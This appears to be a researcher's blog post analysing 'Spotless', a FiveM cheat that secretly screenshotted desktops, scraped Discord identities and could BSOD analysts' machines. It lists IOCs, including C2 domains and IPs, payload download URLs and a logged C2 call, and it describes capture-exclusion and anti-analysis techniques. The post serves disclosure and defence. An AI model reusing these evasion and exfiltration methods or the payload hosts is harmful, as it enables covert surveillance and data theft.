How a "Spotless" FiveM Cheat Was Spying on 600+ Users — and Took a Picture of Us While We Analyzed It
Spotless sold itself as an undetectable FiveM cheat. Under the hood it was spyware: silent desktop screenshots, Discord identity theft, forced BSODs, and a remote command channel across 601 accounts. Cloudflare already took down the payload links. Discord, Stripe, and authorities have the report.
- It had 601 users in the live C2 database.
- It reads Discord ID, username, and email from a local cache file.
- It takes full desktop screenshots with no Windows privacy prompt.
- Its C2 JSON includes a `command` field — remote tasking, like RCON on a home PC.
- It can Blue Screen the machine if it sees analysis tools.
Quick summary
1. Injection: OBS launches Spotify
- Open Notepad
- Run OBS Studio as Administrator
- Wait for the ImGui cheat menu
obs64.exe (PID 9228) ---> Spotify.exe (PID 2144)Everything under `%APPDATA%\Spotify` was real Spotify AB–signed code. No shady DLL on disk. The cheat injects into Spotify's memory after OBS starts it. To hide the overlay from captures it calls:
SetWindowDisplayAffinity(hwnd, WDA_EXCLUDEFROMCAPTURE); // 0x00000011You can see the menu on the monitor. OBS, Discord screen share, and anticheat grabbers see a clean desktop.
2. Custom packer: SP7L (why VT is 0/70)
Payload `fe45698beaa2237e` (~4.7 MB) came from the seller's Cloudflare R2 bucket. It is not a normal PE. Hex header:
0000:  53 50 37 4C 01 01 00 00  94 A0 AE 4A F5 B1 90 EC  [SP7L...........J....]

SP7L       = Spotless Loader magic
01 01 00 00 = version 1.1
next 8 bytes = IV / salt

SHA256: d66c841e43a08223982d5f110b43b48ecbb35b131638e425fc5972bb1e1574a3
No `MZ` on disk → static AV often fails. Decryption happens in Spotify's process.
3. What we pulled from the 1.07 GB dump
- C2: `popadas.com:5000` → `2.26.145.65` (Hydra-Shield, Paris)
- User-Agent: `Loader-Protected/1.0`
- App ID: `6907713df3e42f6e0026d777`
- Users: `totalUsers: 601`
- Remote control: JSON fields `command` and `webhookUrl`
- Exfil marker: `------SuspectScreenshotBoundary` (235 hits)
- Images: hundreds of PNG headers in memory, including a 2560×1440 desktop frame staged for upload (same image buffered 3× during the multipart POST)
{
  "appid": "6907713df3e42f6e0026d777",
  "discordId": "[REDACTED_DISCORD_ID]",
  "hwid": "[REDACTED_SID]",
  "version": "0.1"
}
C2 heartbeat from the dump (redacted):
{
  "timestamp": 1790157671573,
  "sessionid": "[REDACTED]",
  "command": null,
  "webhookUrl": null,
  "user": {
    "username": "[REDACTED_USER_ID]",
    "hwid": "[REDACTED_SID]",
    "ip": "[REDACTED_IP]",
    "lastlogin": 1790157099,
    "createdate": 1788833441,
    "expiry": 1791425441
  },
  "app": {
    "name": "Public-Bypass",
    "version": "0.1",
    "totalUsers": 601,
    "onlineUsers": 0
  },
  "expiry": 1791425441,
  "hasAccess": true,
  "expiresIn": 1267770
}
`command: null` still matters
- `https://pub-43be6e29d8d14305be8e3747ab1cbb56.r2.dev/fe45698beaa2237e` — FiveM External
- `https://pub-43be6e29d8d14305be8e3747ab1cbb56.r2.dev/7fd18ddb8f8f5113` — Spotless Spoofer
4. Anti-tamper: it photographed us
We carved PNGs out of the dump and got the loader's own surveillance frames — our analysis desktop, still sitting in Spotify RAM.

From Spotify.exe RAM: Task Manager on PID 2144, cursor on "Create memory dump file" — when the trap fired.

Another staged frame from the same dump: PowerShell ISE parent-process audit (obs64.exe → Spotify.exe), Task Manager, VirusTotal still at 0 detections. Usernames redacted.
- Task Manager → right-click Spotify.exe → Create memory dump file
- PowerShell ISE auditing modules; parent = `obs64.exe`
- Chrome on VirusTotal at 0 detections
- Clock ~8:13–8:15 PM
How the screenshot happened with no warning
- No flicker / dimming (not Snipping Tool)
- No Windows "recording" indicator — call came from signed Spotify.exe
- No sound or permission popup
Trigger chain
Blacklist in memory includes Task Manager, Process Hacker, Wireshark, API Monitor, x64dbg-class tools, plus ThreatLocker and Symantec Endpoint Protection. If it decides you are inspecting it, it can also BSOD the PC via `RtlAdjustPrivilege` + `NtRaiseHardError`. When it saw Task Manager + PowerShell on PID 2144:
trying url=https://popadas.com/api/ep/protect-detected- C2 hits Discord bot `1547636494796328970`
- Channel `[REDACTED_CHANNEL_ID]` created 20:59:08 GMT (16 Sep 2026)
- Webhook `[REDACTED_WEBHOOK_ID]` created 20:59:09 GMT (1 second later), named `Suspect [REDACTED_USER_ID]`
- Desktop upload so the seller sees your tools
5. Discord scrape: scope_v3.json
Plaintext in the dump:
[REDACTED_DISCORD_ID]:[REDACTED_USERNAME]:[REDACTED_EMAIL]
C:\Users\[REDACTED]\AppData\Roaming\discord\sentry\scope_v3.json- Discord snowflake ID
- Username
6. Why scrape Discord cache?
Three reasons (they stack)
7. Infra, reports, and the takedown
- `popadas.com` → `http://2.26.145.65:5000` (Hydra-Shield AS214560, Paris — `[email protected]`)
- UA: `Loader-Protected/1.0`
- App ID: `6907713df3e42f6e0026d777`
- `https://pub-43be6e29d8d14305be8e3747ab1cbb56.r2.dev/fe45698beaa2237e`
- `https://pub-43be6e29d8d14305be8e3747ab1cbb56.r2.dev/7fd18ddb8f8f5113`
- Guild `1547634764905979954`
- Bot `1547636494796328970`
- Webhook `Suspect [REDACTED_USER_ID]` (`[REDACTED_WEBHOOK_ID]`, token redacted)
- Discord Trust & Safety — investigating
- Stripe — payment processing for malware sales
- Cloudflare — domain + R2 (URLs already restricted)
- Hydra-Shield — C2 IP abuse
- Epic / Cfx.re — capture-exclusion + OBS→Spotify flow
- Authorities — full evidence package
Cloudflare: links restricted

Cloudflare (23 Sep 2026): "We have restricted access to the reported URL(s)."
Hours later, Spotless Discord lit up: cheat loads then unloads, inject fails, "host has to be down."

Buyers: load → unload, asking staff for a fix.

"There host has to be down" / first outage with no announcement.

Inject broken: Fatal Error in ntdll.dll.
Staff blamed "domain provider instability" and told people to VPN before inject (even dropped a ProtonVPN link). Classic workaround when Cloudflare cuts distribution — no mention of the abuse report.

Staff: VPN before inject until "everything stabilizes."
8. What to look for (IOCs)
- Process tree: `obs64.exe` → `Spotify.exe` (weird parent)
- Window title: `Spotless Loader`
- HTTP to `popadas.com` / `2.26.145.65:5000`, UA `Loader-Protected/1.0`
- Downloads from that R2 pub bucket (or a rotated one)
- Multipart body containing `SuspectScreenshotBoundary`
- Files starting with ASCII `SP7L` instead of `MZ`
- BSOD when staff open Process Hacker / Wireshark mid-check → treat as anti-analysis
Takeaway
"0 detections" is not a clean bill of health. Spotless hid as a non-PE pack, lived inside Spotify, and sold spyware as an aimbot. 601 people installed silent screenshots, Discord identity theft, crash-on-inspect, and a remote `command` channel. On a kid's family PC, that is a stranger with eyes on the household desktop. We did not stop at a detection signature. We went after the source — dump, SP7L, C2, R2, Discord, Stripe, host abuse, law enforcement. Cloudflare already killed the payload URLs. Discord is investigating. Stripe has the payment trail. Authorities have the package. If you run a server: treat Spotless as malware. If you bought it: uninstall, rotate Discord, assume your screen may have been photographed — and stop handing strangers RCON to your home PC for ESP.